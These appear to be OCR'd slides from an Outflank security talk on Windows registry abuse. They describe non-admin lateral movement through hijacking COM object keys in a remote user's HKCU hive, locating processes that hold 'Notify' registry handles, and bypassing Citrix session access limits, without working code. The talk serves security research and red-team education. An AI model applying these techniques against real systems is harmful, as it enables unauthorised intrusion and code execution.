System Informer [BOMEN\domuser]
System View Tools Users Help
Refresh Options Find handles or DLLs System information
devquery
Processes Services Network Disk Firewall Devices
Name Display name Type Status Start type
DevQueryBroker DevQuery Background Discovery Bro... Share process Stopped Demand start (trigger)
CPU usage: 2,92% Physical memory: 3,61 GB (36,07%) Free memory: 6,39 GB (63,93%)

LATERAL MOVEMENT (NON-ADMIN)

- No local admin rights required for accessing remote registry
  - Regular (domain user) can modify their HKCU remotely

- Code execution via same trick:
  - Modify COM object keys under HKCU
  - Remember, for HKCR: HKCU has precedence over HKLM

- Which COM object to target?
  - COM object is loaded when you perform specific actions (clipboard, start menu, load Edge, etc...)

LATERAL MOVEMENT (NON-ADMIN)

- Find handles to keys with 'Notify' access


Find Handles or DLLs (390 results)

Key: HKCU

Process	Type	Name	Handle	Granted access
conhost.exe (6392)	Key	HKCU\Software\Classes	0x1d0	Notify (0x10)
OpenConsole.exe (7176)	Key	HKCU\Software\Classes	0x288	Notify (0x10)
WindowsTerminal.exe (7196)	Key	HKCU\Software\Classes	0x1ec	Notify (0x10)
WindowsTerminal.exe (7196)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Themes\Personalize	0x534	Notify (0x10)
WindowsTerminal.exe (7196)	Key	HKCU\Control Panel\Colors	0x540	Notify (0x10)
WindowsTerminal.exe (7196)	Key	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Accent	0x54c	Notify (0x10)
svchost.exe (3568)	Key	HKCU\Software\Classes	0x224	Notify (0x10)
svchost.exe (3568)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\SmartActionPlatform\SmartClipboard	0x34c	Notify (0x10)
dllhost.exe (3380)	Key	HKCU\Software\Classes	0x148	Notify (0x10)
TotalReg.exe (6476)	Key	HKCU\Software\Classes	0x2bc	Notify (0x10)
svchost.exe (6108)	Key	HKCU\Software\Classes	0x24c	Notify (0x10)
MoNotificationUx.exe (7928)	Key	HKCU\Software\Classes	0x21c	Notify (0x10)
ApplicationFrameHost.exe (5664)	Key	HKCU\Software\Classes	0x194	Notify (0x10)
powershell.exe (5692)	Key	HKCU\Software\Classes	0x1a8	Notify (0x10)
conhost.exe (7632)	Key	HKCU\Software\Classes	0x1c0	Notify (0x10)
OpenConsole.exe (7828)	Key	HKCU\Software\Classes	0x28c	Notify (0x10)
powershell.exe (5212)	Key	HKCU\Software\Classes	0x2f8	Notify (0x10)
regedit.exe (2844)	Key	HKCU\Software\Classes	0x2c0	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Themes\Personalize	0x3ec	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Accent	0x404	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\SearchSettings\Dynamic\Current	0x914	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0x9fc	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0xa44	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0xa70	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0xa7c	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Start\Migrations	0xa9c	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0xac4	Notify (0x10)
ShellExperienceHost.exe (2528)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Themes\Personalize	0x5c4	Notify (0x10)
ShellExperienceHost.exe (2528)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Accent	0x5d0	Notify (0x10)
smartscreen.exe (7328)	Key	HKCU\Software\Classes	0x27c	Notify (0x10)

LATERAL MOVEMENT (NON-ADMIN)


- Find handles to keys with ‘Notify’ access




SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\SearchSettings\Dynamic\Current	0x914	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0x9fc	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0xa44	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0xa70	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0xa7c	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Start\Migrations	0xa9c	Notify (0x10)
SearchHost.exe (5368)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\...	0xac4	Notify (0x10)
ShellExperienceHost.exe (2528)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Themes\Personalize	0x5c4	Notify (0x10)
ShellExperienceHost.exe (2528)	Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Accent	0x5d0	Notify (0x10)
smartscreen.exe (7328)	Key	HKCU\Software\Classes	0x27c	Notify (0x10)

LATERAL MOVEMENT (NON-ADMIN)


- Find handles to keys with ‘Notify’ access




DEMO$

LATERAL MOVEMENT (NON-ADMIN)

- **Bypass Citrix limitations**
  - "You don't have access to this session because you are not part of the Direct Connections Access Group".



LATERAL MOVEMENT (NON-ADMIN)

- **Bypass Citrix limitations**
  - "You don't have access to this session because you are not part of the Direct Connections Access Group".


(1) Set CLSID under user's hive while message is shown

(2) Click OK

(3) We broke something ☺

LATERAL MOVEMENT (NON-ADMIN)

- **Bypass Citrix limitations**
  - "You don't have access to this session because you are not part of the Direct Connections Access Group".



IN SUMMARY

- Remote reconnaissance
  - Valuable information for attackers
- RPC information leaks
  - Unintended information disclosure
- Active Directory Certificate Services
  - Obtaining certificate template details locally
- Relaying
  - Coerced authentication
- Lateral movement
  - New techniques

MORE REGISTRY?

- Mysteries of the registry
  - Pavel Yosifovich
    https://scorpiosoftware.net/2022/04/15/mysteries-of-the-registry/

- Practical Exploitation of Registry Vulnerabilities in the Windows Kernel
  - Mateusz 'j00ru' Jurczyk
    https://j00ru.vexillium.org/talks/offensivecon-practical-exploitation-of-windows-registry-vulnerabilities

THANKS!

OUTFLANK

clear advice with a hacker mindset

Cedric van Bockhaven
cedric@outflank.nl
www.outflank.nl/cedric
@c3c

Max Grim
max@outflank.nl
www.outflank.nl/max
@max__grim